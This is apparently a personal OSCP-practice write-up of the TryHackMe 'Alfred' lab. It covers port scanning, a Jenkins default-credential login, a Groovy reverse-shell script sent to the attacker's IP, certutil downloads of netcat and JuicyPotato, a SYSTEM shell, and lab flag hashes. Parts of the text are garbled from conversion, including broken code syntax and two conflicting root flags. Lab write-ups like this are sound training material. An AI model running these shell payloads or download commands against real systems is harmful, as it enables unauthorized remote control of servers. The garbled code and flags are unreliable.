

# Alfred (attempt 2)

Link	<a href="https://tryhackme.com/r/room/alfred">https://tryhackme.com/r/room/alfred</a>	
IP		
Type	Windows	
Status	DONE	
Difficulty	Medium	

## OSCP Preparations

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. Lateral movement to user, Privilege escalation
6. Loot
7. Archive

## Resolution summary

- Text
- Text

## Improved skills

- skill 1
- skill 2

## Used tools

- nmap
- gobuster

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## Information Gathering

Host is blocking my pings

Scanned all TCP ports:

PORT	STATE	SERVICE
80/tcp	open	http
8080/tcp	open	http-proxy



Enumerated open TCP ports:

```
80/tcp  open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
8080/tcp open  http    Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
```

Enumerated top 200 UDP ports:

# Enumeration

## Port 80 - HTTP (IIS 7.5)



RIP Bruce Wayne

Donations to [alfred@wayneenterprises.com](mailto:alfred@wayneenterprises.com) are greatly appreciated.


Possible users:

[alfred@wayneenterprises.com](mailto:alfred@wayneenterprises.com)

wayne

alfred

## Port 8080 - HTTP (IIS 7.5), Jenkins




Welcome to Jenkins!

Sign in

☐ Keep me signed in

Default credentials don't work



Lets try

admin:admin...



# Welcome to Jenkins!

Invalid username or password

Sign in

☐ Keep me signed in

It worked!

File Machine View Input Devices Help

Dashboard [Jenkins] — Mozilla Firefox

TryHackMe | LazyAdmin × TryHackMe | Alfred × Dashboard [Jenkins] × +

10.10.61.255:8080

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# Jenkins

Jenkins

- New Item
- People
- Build History
- Manage Jenkins
- My Views
- Lockable Resources
- Credentials
- New View

All +

S	W	Name ↓	Last Success
		<a href="#">project</a>	4 yr 5 mo - <a href="#">#1</a>

Icon: [S](#) [M](#) [L](#)

**Build Queue** —


No builds in the queue.

**Build Executor Status** —

- 1 Idle
- 2 Idle

# Exploitation

## Jenkins Grovy script function abuse to reverse shell



```
String host='10.11.80.80';
int port=1234;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
s=new Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available(>0)so.write(pi.read());while(pe.available(>0)so.write(
pe.read());while(si.available(>0)po.write(si.read());so.flush();po.flush();
Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```



### Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use println(Jenkins.instance.pluginManager.plugins)

All the classes from all the plugins are visible. jenkins.\*, jenkins.model.\*, hudson.\*, and hudson.model.\* are pre-imported.

```
1 String host='10.11.80.80';
2 int port=1234;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=
```

```
(root@kali)-[/home/kali/tryhackme/alfred]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.80.80] from (UNKNOWN) [10.10.61.255] 49231
Microsoft Windows [Version 6.1.7601] and hudson.model.* are pre-imported.
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Jenkins>whoami
whoami
alfred\bruce

C:\Program Files (x86)\Jenkins>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description
State
```

# Privilege Escalation

## Local Enumeration

```
C:\Windows\Temp>systeminfo
systeminfo
```

```
Host Name:                ALFRED
OS Name:                   Microsoft Windows 7 Ultimate
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Workstation
OS Build Type:              Multiprocessor Free
Registered Owner:          bruce
Registered Organization:
Product ID:                 00426-OEM-9154295-64842
Original Install Date:      10/25/2019, 9:51:08 PM
System Boot Time:           4/12/2024, 6:08:49 AM
System Manufacturer:        Xen
System Model:               HVM domU
System Type:                x64-based PC
Processor(s):               1 Processor(s) Installed.
                             [01]: Intel64 Family 6 Model 79 Stepping 1
GenuineIntel ~2300 Mhz
```

BIOS Version: Xen 4.11.amazon, 8/24/2006  
Windows Directory: C:\Windows  
System Directory: C:\Windows\system32  
Boot Device: \Device\HarddiskVolume1  
System Locale: en-us;English (United States)  
Input Locale: en-us;English (United States)  
Time Zone: (UTC) Dublin, Edinburgh, Lisbon, London  
Total Physical Memory: 2,048 MB  
Available Physical Memory: 1,146 MB  
Virtual Memory: Max Size: 4,095 MB  
Virtual Memory: Available: 3,085 MB  
Virtual Memory: In Use: 1,010 MB  
Page File Location(s): C:\pagefile.sys  
Domain: WORKGROUP  
Logon Server: N/A  
Hotfix(s): 1 Hotfix(s) Installed.  
[01]: KB976902  
Network Card(s): 1 NIC(s) Installed.  
[01]: AWS PV Network Device  
Connection Name: Local Area Connection 2  
DHCP Enabled: Yes  
DHCP Server: 10.10.0.1  
IP address(es)  
[01]: 10.10.61.255  
[02]: fe80::39f6:7eff:f4d4:c574

C:\Windows\Temp>whoami  
whoami  
alfred\bruce

C:\Windows\Temp>whoami /priv  
whoami /priv

#### PRIVILEGES INFORMATION

Privilege Name	Description
State	
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process
Disabled	

SeSecurityPrivilege Disabled	Manage auditing and security log
SeTakeOwnershipPrivilege Disabled	Take ownership of files or other objects
SeLoadDriverPrivilege Disabled	Load and unload device drivers
SeSystemProfilePrivilege Disabled	Profile system performance
SeSystemtimePrivilege Disabled	Change the system time
SeProfileSingleProcessPrivilege Disabled	Profile single process
SeIncreaseBasePriorityPrivilege Disabled	Increase scheduling priority
SeCreatePagefilePrivilege Disabled	Create a pagefile
SeBackupPrivilege Disabled	Back up files and directories
SeRestorePrivilege Disabled	Restore files and directories
SeShutdownPrivilege Disabled	Shut down the system
SeDebugPrivilege Enabled	Debug programs
SeSystemEnvironmentPrivilege Disabled	Modify firmware environment values
SeChangeNotifyPrivilege Enabled	Bypass traverse checking
SeRemoteShutdownPrivilege Disabled	Force shutdown from a remote system
SeUndockPrivilege Disabled	Remove computer from docking station
SeManageVolumePrivilege Disabled	Perform volume maintenance tasks
SeImpersonatePrivilege Enabled	Impersonate a client after authentication
SeCreateGlobalPrivilege Enabled	Create global objects
SeIncreaseWorkingSetPrivilege Disabled	Increase a process working set
SeTimeZonePrivilege Disabled	Change the time zone
SeCreateSymbolicLinkPrivilege	Create symbolic links



Disabled

## Privilege Escalation vector - Juicy Potato attack

SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

```
C:\Windows\Temp>certutil -f -urlcache http://10.11.80.80:8000/jp.exe jp.exe
certutil -f -urlcache http://10.11.80.80:8000/jp.exe jp.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
```

```
C:\Windows\Temp>certutil -f -urlcache http://10.11.80.80:8000/nc.exe nc.exe
certutil -f -urlcache http://10.11.80.80:8000/nc.exe nc.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
```

```
C:\Windows\Temp>dir | findstr exe
dir | findstr exe
04/12/2024 06:42 AM          347,648 jp.exe
04/12/2024 06:43 AM           59,392 nc.exe
10/16/2019 07:26 AM       113,328 svcexec.exe
```

```
C:\Windows\Temp>jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c
c:\\temp\\nc.exe -e cmd.exe 10.11.80.80 443" -t * -c {659cdea7-489e-11d9-
a9cd-51}
jp.exe -l 443 -p c:\\windows\\system32\\cmd.exe -a "/c
c:\\windows\\temp\\cmd.exe 10.11.80.80 443" -t * -c {659cdea7-489e-11d9-
a9cd-000d56965251}
Testing {659cdea7-489e-11d9-a9cd-000d56965251} 443
.....
[+] authresult 0
{659cdea7-489e-11d9-a9cd-000d56965251};NT AUTHORITY\\SYSTEM

[+] CreateProcessWithTokenW OK
```

```
new view Process p=new ProcessBuilder
(root@kali)-[/home/kali/tryhackme]
# nc -nlvp 443
listening on [any] 443 ...
connect to [10.11.80.80] from (UNKNOWN) [10.10.61.255] 49276
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.
All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

---

## Trophy & Loot

user.txt

```
79007a09481963edf2e1321abd9ae2a0
```

root.txt

I looked at this directory and there is no root.txt. Since machine is public, I assume someone deleted it. Luckily I already did this box, so I have this flag. I will be back to issue it later.

VOLUME SERIAL NUMBER IS LOSS SEED

## Directory of C:\Windows\System32\config

```
07/14/2009 04:20 AM <DIR> .
07/14/2009 04:20 AM <DIR> ..
07/14/2009 03:34 AM <DIR> Journal
07/14/2009 03:34 AM <DIR> RegBack
10/25/2019 07:58 PM <DIR> systemprofile
07/14/2009 03:34 AM <DIR> TxR
          0 File(s)              0 bytes
          6 Dir(s)  20,424,683,520 bytes free
```

```
C:\Windows\System32\config>^X@sS
```

Read the root.txt file located at C:\Windows\System32\config

??dffb0748678f280250f25a45b8046b4a

00dff0f748678f280250f25a45b8046b4a